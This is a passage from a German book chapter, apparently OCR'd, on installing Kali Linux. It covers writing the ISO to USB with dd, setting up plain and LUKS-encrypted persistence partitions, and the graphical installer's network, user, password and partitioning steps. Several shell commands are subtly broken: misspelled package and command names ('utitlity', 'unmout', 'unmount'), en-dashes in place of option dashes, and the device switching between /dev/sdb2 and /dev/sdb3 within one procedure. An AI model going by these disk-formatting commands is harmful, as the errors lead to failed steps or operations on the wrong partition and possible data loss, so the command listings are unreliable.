Klicken Sie auf die Menüschaltfläche (rechts oben) und wählen Sie im Menü die Option LAUFWERKSABBILD WIEDERHERSTELLEN.... Dort wählen Sie das ISO-Image aus und klicken auf WIEDERHERSTELLUNG STARTEN... (Abbildung 3.4).

3 Bei Xfce gibt es kein eigenes Festplatten-Dienstprogramm, Sie können es aber nachinstallieren:
`sudo apt-get update -y`
`Sudo apt-get install -y gnome-disk-utitlity`




Abb. 3.3: Festplatten-Dienstprogramm gnome-disk-utility




Abb. 3.4: Dialogfeld RESTORE DISC IMAGE

Erstellen eines bootfähigen USB-Sticks unter OS X/Mac OS

OS X bzw. Mac OS ist ein Unix-basiertes Betriebssystem, deshalb können Sie auch das Terminal verwenden, um den Linux-Befehl zu nutzen. Verwenden Sie dd, um die Daten auf Ihren USB-Stick zu kopieren.

Um den Gerätenamen des USB-Sticks herauszufinden, führen Sie den Befehl `diskutil list` aus. Dadurch werden alle verfügbaren Festplatten aufgelistet. Stecken Sie anschließend den USB-Stick an und führen Sie den Befehl `diskutil list` erneut aus. Die Ausgabe sollte den USB-Stick als zusätzlichen Datenträger auflisten. Suchen Sie nach der zusätzlichen Zeile, die Ihre Festplatte identifiziert, und notieren Sie sich */dev/diskX* – wobei »X« für die Disc-ID steht.

Es ist wichtig, dass der USB-Stick nicht gemountet ist. Das können Sie mit einem expliziten Unmount-Befehl erreichen – vorausgesetzt, der Gerätename Ihres USB-Sticks ist */dev/disk6* – und das kann wie folgt aussehen:

```
1  diskutil unmount /dev/disk6
```

Anschließend können Sie den Befehl `dd` ausführen. Dabei fügen Sie den zusätzlichen Parameter `-bs` für die Blockgröße hinzu. Er definiert die Größe des Blocks, der aus der Eingabedatei gelesen und dann in die Ausgabedatei geschrieben wird.

```
2  dd if=kali-linux-2019.2-amd64.iso of=/dev/disk6 bs=1M
```

Das war's – der USB-Stick ist nun fertig und Sie können davon booten oder Kali installieren.

3.2.3 Aktivieren der Persistenz auf dem USB-Stick

Um die Persistenz während des Startvorgangs nutzen zu können, müssen Sie einige zusätzliche Einstellungen unter Kali Linux Live vornehmen. Dafür benötigen Sie den erstellten bootfähigen USB-Stick für den Start des Live-Systems.

Es empfiehlt sich, dafür einen USB-Stick mit mindestens 8 GB zu verwenden. Das Kali Linux Image benötigt über 3 GB und Sie erstellen eine neue Partition mit ca. 4 GB, in der die permanenten Daten gespeichert werden können. Um die Änderungen durchzuführen, benötigen Sie erhöhte Berechtigungen, die Sie mit `sudo su` erhalten.

In unserem Beispiel wird eine neue Partition zur Speicherung von persistenten Daten erstellt. Man beginnt direkt oberhalb der zweiten Kali-Live-Partition und endet bei 7 GB und fügt ein ext3-Filesystem hinzu. Danach wird eine *persistence.conf*-Datei in der neuen Partition erstellt.

Als Erstes erstellen Sie die zusätzliche Partition auf dem USB-Laufwerk und diese kontrolliert die weiteren Schritte mit dem folgenden Befehl:

```
fdisk -l
```

Normalerweise sollte der USB-Stick */dev/sdb* sein und daraus folgt, dass die beiden Partitionen dann */dev/sdb1* und */dev/sdb2* sind. Bei den weiteren Schritten müssen Sie die richtige Partition angeben, in dem Beispiel ist es */dev/sdb2*.

1. Zuerst erstellen Sie ein ext3-Filesystem in der Partition und nennen es »persistence«.

```
mkfs.ext3 -L persistence /dev/sdb2
e2label /dev/sdb2 persistence
```

2. Dann erstellen Sie einen Bereitstellungspunkt, hängen die neue Partition dort ein und bearbeiten und speichern schließlich die Konfigurationsdatei (`persistence.conf`), um die Beständigkeit zu aktivieren. Anschließend unmounten Sie die Partition.

```
mkdir -p /mnt/my_usb
mount /dev/sdb2 /mnt/my_usb
echo "/union" > /mnt/my_usb/persistence.conf
unmout /dev/sdb3
```

Für den verschlüsselten Persistence-Start gehen Sie wie folgt vor, wenn die Partition erstellt ist:

1. Beginnen Sie mit der Initialisierung der Verschlüsselung der neuen Partition. Dabei erhalten Sie die Warnung, dass alle Daten und Partitionen überschrieben werden. Das müssen Sie bestätigen, indem Sie `YES` – in Großbuchstaben – eintippen. Danach müssen Sie zweimal das Kennwort für die Verschlüsselung eingeben. Das Passwort sollten Sie auf keinen Fall vergessen, sonst haben Sie keinen Zugriff mehr auf die Daten.

```
cryptsetup –verbose –verify-passphrase luksFormat /dev/sdb2
cryptsetup luksOpen /dev/sdb3 my_usb
```

2. Die folgenden Schritte sind jetzt ähnlich denen der unverschlüsselten:

```
mkfs.ext3 -L persistence /dev/mapper/my_usb
e2label /dev/mapper/my_usb persistence
```

3. Anschließend legen Sie einen Bereitstellungspunkt an, hängen die Partition dort ein und erstellen die Konfigurationsdatei.

```
mkdir -p /mnt/my_usb
mount /dev/mapper/my_usb /mnt/my_usb
echo "/ union" > /mnt/my_usb/persistence.conf
unmount /dev/mapper/my_usb
```

4. Anknüpfen des verschlüsselten Kanals zur Persistence-Partition.

```
Cryptsetup luksClose /dev/mapper/my_usb
```

Das war alles! Jetzt können Sie die persistente Datenfunktion verwenden, indem Sie das USB-Laufwerk am Computer verwenden. Dafür einfach Kali Live starten. Dort brauchen Sie nur noch eine der beiden dauerhaften Optionen zu wählen, die Sie eingerichtet haben. Sollte der Penetrationstest für Kunden mit Kali gemacht werden, sollten Sie ausschließlich die verschlüsselte Variante nehmen.

3.3 Stand-Alone-Installation

Wie auch Windows ist Kali Linux ein Betriebssystem und kann deshalb auch als alleiniges Betriebssystem installiert werden. Wie bereits erwähnt, benötigt es für die Installation mindestens 20 GB freien Platz auf der Festplatte und 1 GB RAM. Natürlich muss auch im BIOS das Booten von CD-/DVD-Laufwerk bzw. USB aktiviert sein.

Nachdem Sie Kali Linux heruntergeladen haben und ein bootfähiges Speichermedium (DVD oder USB-Stick) erstellt haben, starten Sie den Computer mit dem entsprechenden Medium.

Abb. 3.5: Startbildschirm beim Starten vom Installationsmedium

Wenn Sie vom Installationsmedium starten, erscheint die Maske (Abbildung 3.5), dort können Sie INSTALL (Text-Modus für die Installation) oder GRAPHICAL INSTALL auswählen. Die ansprechendere Variante ist die Installation mit der grafischen Oberfläche (GUI), deshalb haben wir in dem Beispiel GRAPHICAL INSTALL als Option ausgewählt.




Abb. 3.6: Spracheinstellung bei der Installation

Als Nächstes können Sie die Spracheinstellung für die Installation auswählen. Im nächsten Schritt wählen Sie den geografischen Standort aus.

Abb. 3.7: Auswählen des Standorts bei der Installation

Anschließend wählen Sie das Tastaturlayout, die in Abbildung 3.8 verwendete deutsche Tastatur verwendet das QWERTZ-Layout.




Abb. 3.8: Tastatur-Layout auswählen

Danach erfolgt in der Regel die Hardwareerkennung vollständig automatisch. Das Installationsprogramm erkennt Ihre Hardware und versucht, das Boot-Laufwerk zu identifizieren, das für den Zugriff auf den Inhalt verwendet wird. Es lädt die Module, die den verschiedenen erkannten Hardwarekomponenten entsprechen, und hängt dann das Boot-Laufwerk ein, um es zu lesen. Die bisherigen Schritte waren vollständig im Boot-Image enthalten, das auf dem Boot-Medium enthalten war, also einer Datei von begrenzter Größe, die vom Bootloader beim Booten vom bootfähigen Medium in den Speicher geladen wurde.

Mit dem verfügbaren Inhalt des Boot-Mediums lädt das Installationsprogramm alle Dateien, die erforderlich sind, um die Arbeit fortzusetzen. Dies umfasst zusätzliche Treiber für die verbleibende Hardware (insbesondere Netzwerkkarten) sowie alle Komponenten des Installationsprogramms.

In nächsten Schritt versucht das Installationsprogramm, die Netzwerkkarte automatisch zu identifizieren und das entsprechende Modul zu laden. Sollte die automatische Erkennung fehlschlagen, können Sie das zu ladende Modul auch

manuell auswählen. Sollte die Erkennung dennoch fehlschlagen, können Sie ein bestimmtes Modul auch von einem Wechseldatenträger laden. Die letzte Möglichkeit wird in der Regel nur angewendet, wenn der entsprechende Treiber nicht im Standard-Linux-Kernel vorhanden, sondern an anderer Stelle verfügbar ist, z.B. auf der Homepage des Herstellers. Die Installation der Netzwerkkarte muss für Netzwerkinstallationen unbedingt erfolgreich sein (wie zum Beispiel beim Booten von einer mini.iso), da die Debian-Pakete aus dem Netzwerk geladen werden müssen.

Um den Prozess so weit wie möglich ohne manuellen Eingriff durchführen zu können, ist die Installation so weit wie möglich automatisiert. Das Installationsprogramm versucht, eine automatische Netzwerkkonfiguration mithilfe des DHCP[4]-Protokolls (für IPv4 und IPv6) und des ICMPv6-Nachbarerkennungsprotokolls (für IPv6) durchzuführen.




Abb. 3.9: Automatische Netzwerkerkennung

Sollte die automatische Konfiguration fehlschlagen, bietet das Installationsprogramm weitere Möglichkeiten.

4 Dynamic Host Configuration Protocol

- Versuchen Sie es mit einer normalen DHCP-Konfiguration.
- Versuchen Sie es mit einer DHCP-Konfiguration, indem Sie den Namen des Computers angeben.
- Richten Sie eine statische Netzwerkkonfiguration ein.

Diese letzte Option erfordert die Eingabe einer IP-Adresse, einer Subnetzmaske, einer IP-Adresse für ein potenzielles Gateway, eines Computernamens und eines Domänennamens.

Beim Einrichten des Netzwerks ist es erforderlich, dem Rechner einen Namen (Hostname) (siehe Abbildung 3.10) und einen Domain-Namen zu geben. Sollten Sie nur ein lokales Heimnetz aufbauen, ist es egal, was Sie dort eingeben. Beim Domain-Namen sollten Sie nur darauf achten, dass es sich bei allen Rechnern um den gleichen Domainnamen handelt.




Abb. 3.10: Hostnamen bei der Installation vergeben

Bei der Installation wird eine Kopie des Images auf die Festplatte kopiert, die Netzwerkverbindung geprüft und anschließend wählt man einen Computernamen (Hostnamen) für das System aus. In unserem Beispiel haben wir »kali« als Hostnamen eingegeben.

Eventuell vergeben Sie noch einen Domain-Namen, wenn Sie diesen Computer in das Firmennetzwerk einbinden wollen.

Im nächsten Schritt wird ein Benutzerkonto angelegt, das anstelle des Root-Kontos für die alltägliche Arbeit verwendet werden kann. Das erfolgt in 3 Schritten:

- Angabe des vollständigen Namens des Benutzers
- Benutzername für das neue Benutzerkonto (wird für die Anmeldung benötigt)
- Passwort für das Benutzerkonto (Abbildung 3.11)

Das Installationsprogramm erstellt automatisch das Superuser-Root-Konto. Der Installer bittet dabei auch um die Bestätigung des Passworts, um Eingabefehler zu vermeiden, die später nur schwer korrigiert werden könnten.




Abb. 3.11: Non-Root-User bei der Installation anlegen

Wichtig

Bei der Wahl des Kennworts für den Root-Benutzer sollten Sie darauf achten, dass es mindestens zwölf Zeichen lang ist. Außerdem sollte es nicht zu erraten sein. Angreifer versuchen mit automatisierten Tools auf mit dem Internet verbundene Computer und Server zuzugreifen und sich mit offensichtlichen Kennwörtern (Brute-Force-Methode) anzumelden. Häufig werden Wörterbuch-Angriffe genutzt, bei denen viele Kombinationen von Wörtern und Zahlen als Kennwörter verwendet werden. Sie sollten natürlich auch die Verwendung von Namen Ihrer

Kinder oder Eltern sowie Geburtsdaten vermeiden, da diese auch leicht zu erraten sind.

Das gilt natürlich auch für andere Benutzerkennwörter. Die Folgen für ein kompromittiertes Benutzerkonto ohne Administrationsrechte sind allerdings weniger drastisch, deshalb können Sie auch kürzere Passwörter verwenden, aber diese sollten mindestens acht Zeichen lang sein.

Sollten Sie selbst kein sicheres Passwort finden, können Sie auch einen Passwortgenerator, wie z.B. *pwgen* (der bereits in der Basisinstallation von Kali vorhanden ist) verwenden.

Ist ein Netzwerk verfügbar, wird die interne Uhr des Systems von einem NTP[5]-Server aktualisiert. Das ist von Vorteil, da so sichergestellt wird, dass Zeitstempel in den Protokollen vom ersten Start an korrekt sind.

3.3.1 Partitionierung der Festplatte

Bei der Partitionierung handelt es sich um einen wichtigen Installationsschritt, bei dem der verfügbare Speicherplatz auf den Festplatten entsprechend der beabsichtigten Funktionen des Computers in einzelne Abschnitte unterteilt wird. Zur Partitionierung gehört auch die Auswahl des zu verwendenden Dateisystems. Sämtliche Entscheidungen haben Einfluss auf die Leistung, die Datensicherheit und die Administration.

Der Partitionierungsschritt ist für Anfänger schwierig. Die Linux-Dateihierarchie und Partitionen, einschließlich des virtuellen Speichers (SWAP-Partitionen), müssen als Basis für das System definiert werden. Das kann zu einer komplexen Angelegenheit werden, wenn bereits ein anderes Betriebssystem auf dem Computer installiert wurde und Sie beide Betriebssysteme darauf ausführen möchten. Sie müssen dafür die Partitionen ändern, ohne sie zu beschädigen.

Da der geführte Modus ein allgemeines (und einfacheres) Partitionsschema bereitstellt, wird dieser von den meisten Benutzern bevorzugt. Der geführte Modus enthält für jeden Schritt Vorschläge. Erfahrene Benutzer wissen den manuellen Modus zu schätzen, da dieser erweiterte Konfigurationsmöglichkeiten vorsieht. Jedoch hat jeder Modus bestimmte Funktionen gemeinsam.

Geführte Partitionierung

Der erste Schritt bei der Partitionierung im Installationsprogramm enthält die Auswahl, ob Sie eine geführte oder manuelle Partitionierung durchführen möchten (Abbildung 3.13).

5 Network Time Protocol

Der einfachste – und meist gewählte – Partitionierungsmodus ist GEFÜHRT – VOLLSTÄNDIGE FESTPLATTE VERWENDEN, der die gesamte Festplatte dem Kali Linux zuweist.

Die nächsten beiden Optionen verwenden den LVM (Logical Volume Manager), um logische (statt physische), optional verschlüsselte Partitionen einzurichten. Dazu kommen wir aber noch später in diesem Kapitel, wenn es um LVM und Verschlüsselung geht.

Schließlich wird mit der letzten Option die manuelle Partitionierung gestartet, die Ihnen ein erweitertes Partitionierungsschema ermöglicht, z.B. die Installation von Kali Linux neben anderen Betriebssystemen. Den manuellen Modus werde ich im nächsten Abschnitt beschreiben.

In unserem Fall verwenden wir GEFÜHRT – VOLLSTÄNDIGE FESTPLATTE VERWENDEN, um Kali die gesamte Festplatte zuzuweisen.

Abb. 3.12: Auswahl der Partitionierungsmethode

So gelangen Sie zum nächsten Schritt, wo Sie die Festplatte auswählen, auf der Kali installiert werden soll (Abbildung 3.13).

Abb. 3.13: Auswahl der zu partitionierenden Festplatte

Abhängig von den Anforderungen kann man im nächsten Schritt folgende Optionen auswählen: ALLE DATEIEN IN EINER EINZELNEN PARTITION (Default-Einstellung), oder man kann auch eine separate Partition für eine oder mehrere Top-Level-Verzeichnisse auswählen. Wenn Sie sich nicht sicher sind, empfiehlt es sich, ALLE DATEIEN AUF EINE PARTITION, FÜR ANFÄNGER EMPFOHLEN auszuwählen (Abbildung 3.14).




Abb. 3.14: Auswahl der Partition(en) für Daten, Betriebssystem

ALLE DATEIEN AUF EINER PARTITION, FÜR ANFÄNGER EMPFOHLEN heißt, dass die gesamte Linux-Systemstruktur in einem einzigen Dateisystem gespeichert wird.

Das entspricht dem Root-Verzeichnis (»/«). Das ist ein einfaches und robustes Partitionsschema, das sich hervorragend für persönliche Systeme oder Systeme für einen einzelnen Benutzer eignet. Auch wenn der Name sagt, dass nur eine Partition erstellt wird, werden tatsächlich zwei Partitionen erstellt:

- Die erste Partition ist für das gesamte System vorgesehen.
- Die zweite Partition dient dem virtuellen Speicher (oder SWAP).

Die zweite Methode SEPERATE /HOME-PARTITION ähnelt der ersten Variante und teilt die Dateihierarchie in zwei Partitionen:

- Eine Partition enthält das Linux-System (/) und
- die zweite Partition enthält das Home-Verzeichnis (d.h. die Benutzerdaten in Dateien und Unterverzeichnissen) verfügbar unter */home/*.

Ein Vorteil dieser Methode ist, dass die Benutzerdaten auch erhalten bleiben, wenn Sie das System neu installieren müssen.

Die letzte Partitionierungsmethode, die SEPERATE PARTITION /HOME, /VAR UND /TMP genannt wird, ist für Server und Mehrbenutzersysteme geeignet. Sie unterteilt die Dateihierarchie in viele Partitionen: Neben der Partition *root* (/) und Benutzer-Accounts *(/home/)* enthält es auch Partitionen für Softwaredaten (*/var/*) und temporäre Dateien (*/tmp/*). Der Vorteil dieser Methode ist, dass Anwender das System nicht blockieren können, indem sie den gesamten verfügbaren Festplattenspeicher belegen – sie können nur */tmp/* und */home/* belegen. Gleichzeitig können Daemon-Daten (insbesondere Protokolle) den Rest des Systems nicht mehr blockieren.

Nach der Auswahl der Art der Partition zeigt das Installationsprogramm eine Zusammenfassung Ihrer Auswahl auf dem Bildschirm als Partitionszuordnung an. Sie könnten jetzt jede einzelne Partition ändern, indem Sie sie auswählen. Sie können z.B. ein anderes Dateisystem auswählen, falls der Standard (ext4) nicht passend ist. In den meisten Fällen ist die vorgeschlagene Partitionierung jedoch sinnvoll und Sie können diese akzeptieren, indem Sie PARTITIONIERUNG ABSCHLIESSEN UND ÄNDERUNGEN AUF FESTPLATTE SCHREIBEN auswählen. Es ist selbstverständlich, dass diese Option benötigt wird, um die Partitionierung abzuschließen, aber bedenken Sie dabei, dass dadurch sämtliche Daten der ausgewählten Festplatte gelöscht werden.

Manuelle Partitionierung

Durch die Auswahl von MANUELL unter FESTPLATTE PARTITIONIEREN (Abbildung 3.15) erhalten Sie mehr Flexibilität, da Sie erweiterte Konfigurationen auswählen und den Zweck und die Größe der einzelnen Partitionen definieren können. Mit diesem Modus können Sie beispielsweise Kali neben anderen Betriebssystemen installieren, ein softwarebasiertes RAID aktivieren, um Daten vor Festplattenfeh-

lern zu schützen, und die Größe vorhandener Partitionen unter anderem ohne Datenverlust sicher ändern.

Sollten Sie ein weniger erfahrener Benutzer sein, der an einem System mit vorhandenen Daten arbeitet, sollten Sie bei dieser Methode sehr vorsichtig vorgehen, da es sehr leicht ist, Fehler zu machen, die zu Datenverlust führen können. Es schadet nicht, vorher eine Datensicherung zu machen.

Windows-Partition verkleinern

Um Kali Linx als weiteres Betriebssystem neben einem vorhandenen (Windows oder ein anderes) zu installieren, müssen Sie freien und nicht genutzten Festplattenspeicher für die für Kali bestimmten Partitionen zur Verfügung stellen. Das bedeutet, dass eine vorhandene Partition verkleinert werden muss, um den freigegebenen Speicherplatz wiederzuverwenden.

